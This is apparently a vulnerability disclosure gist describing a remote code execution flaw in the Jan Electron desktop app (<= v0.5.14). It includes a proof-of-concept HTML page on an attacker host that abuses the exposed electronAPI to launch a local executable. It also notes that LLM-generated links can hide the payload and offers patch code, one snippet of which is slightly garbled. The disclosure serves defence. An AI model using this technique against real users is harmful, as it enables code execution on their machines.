Suuuuuzy / **jan_poc.md**

Last active 2 days ago

Jan <= v0.5.14 is vulnerable to Remote Code Execution (RCE) caused by opening external website in the app and the exposure of `electronAPI`

jan_poc.md

Summary

Jan Electron Desktop is vulnerable to remote code execution (RCE) when the user clicks on a rendered link in the conversation, due to opening external website in the app and the exposure of `electronAPI`, with a lack of filtering of URL when calling `shell.openExternal()`.

Affected versions

<= v0.5.14

Details


Jan Electron Desktop is a local ChatGPT-ish app which renders the conversation in markdown style. When a user clicks on a link in the conversation (either returned by the LLM or input by the user), Jan opens the website in the current window. The website can further utilize the exposed `electronAPI` to achieve remote code execution.

The vulnerability is triggered by clicking a rendered link in the conversation, opening it in the current window in the app, and the website utilizing the exposure of `electronAPI` to achieve remote code execution.

1. Rendered link

There are two ways the rendered link appears in the conversation.

1. The rendered link is generated and returned by the LLM during chatting, e.g.:



   which is stealthy as the user does not see the actual link but only the text, such as `wiki`.

2. The user pastes something random in the chat without knowing the exact content in clipboard, e.g.: `[link](https://attacker.com/poc.html)` and then Jan renders as a clickable link in the conversation, as shown in the POC video.

2. Opening external website in the app

When user clicks on such a link, the website is opened inside the app in the current window.

3. Exposure of `electronAPI`

Jan exposes a list of APIs to the context of renderer process through preload script, including `electronAPI.openExternalUrl`, which sends IPC message to the main process to open an external URL.

https://github.com/janhq/jan/blob/f480dd35ca6bf551d2787a2b6c286684cc5b3b6b/core/src/browser/core.ts#L86-L93

https://github.com/janhq/jan/blob/f480dd35ca6bf551d2787a2b6c286684cc5b3b6b/core/src/browser/core.ts#L157-L176

On getting the IPC message, the main process opens the link without filtering:

https://github.com/janhq/jan/blob/f480dd35ca6bf551d2787a2b6c286684cc5b3b6b/electron/handlers/native.ts#L77-L84

Meaning it can open a local executable file, e.g.:

```
shell.openExternal("file:///System/Applications/Calculator.app/Contents/MacOS/Calculat
```

This leads to remote code execution. The above code is for POC, in real cases the attacker might execute arbitrary malicious code.

[PoC]

Click on the rendered link of `[link](https://attacker.com/poc.html)` and you will see a calculator popping up. This is just POC so no further action is performed.

The code of `https://attacker.com/poc.html`:

```
<html>
  <head>
    <h>Test</h>
  </head>
  <script>
    electronAPI.openExternalUrl("file:///System/Applications/Calculator.app/Contents/M
  </script>
</html>
```

POC Video: https://drive.google.com/file/d/1qDztNtn2merSjYgPRLWFFXqlXM9tcrjD/view?usp=sharing

Patches

1. Do not open rendered external links in the app. Open them in external browsers.

There are two ways to patch this:

1. Render the link as:

```
<a href="https://attacker.com/poc.html" target=_blank>link</a>
```

instead of:

```
<a href="https://attacker.com/poc.html">link</a>
```

The latter opens the link in a new window, thus it is handled by the default browser, not the electron app window. 2. Hook the function to listen on `window.location` update.

2. URL filtering in the main process

This only allows opening links starting with 'https:' and 'http:'

```
/**
 * Opens a URL in the user's default browser.
 * @param _event - The IPC event object.
 * @param url - The URL to open.
 */
```

```
ipcMain.handle(NativeRoute.openExternalUrl, async (_event, url) => {
  try {
    const { protocol } = new URL(url);
    if (['https:', 'http:'].includes(protocol)) {
      shell.openExternal(url);
    }
  } catch (e) {
    console.error(e);
  }
  return { action: 'deny' };shell.openExternal(url)
})
```

3. Reducing exposure of `electronAPI`

Consider removing some APIs exposed to the renderer process, or do not allow passing arbitrary arguments from the render process.

Other similar CVEs

Bruno

Report: https://gist.github.com/opcod3r/ab69f36d52367df7ffac32a597dff31c

Fix: https://github.com/usebruno/bruno/pull/3122/files

Impact

This vulnerability causes remote code execution, impacting Jan Electron Desktop <= v0.5.14.

Patch

The vulnerability is patched in this pull request.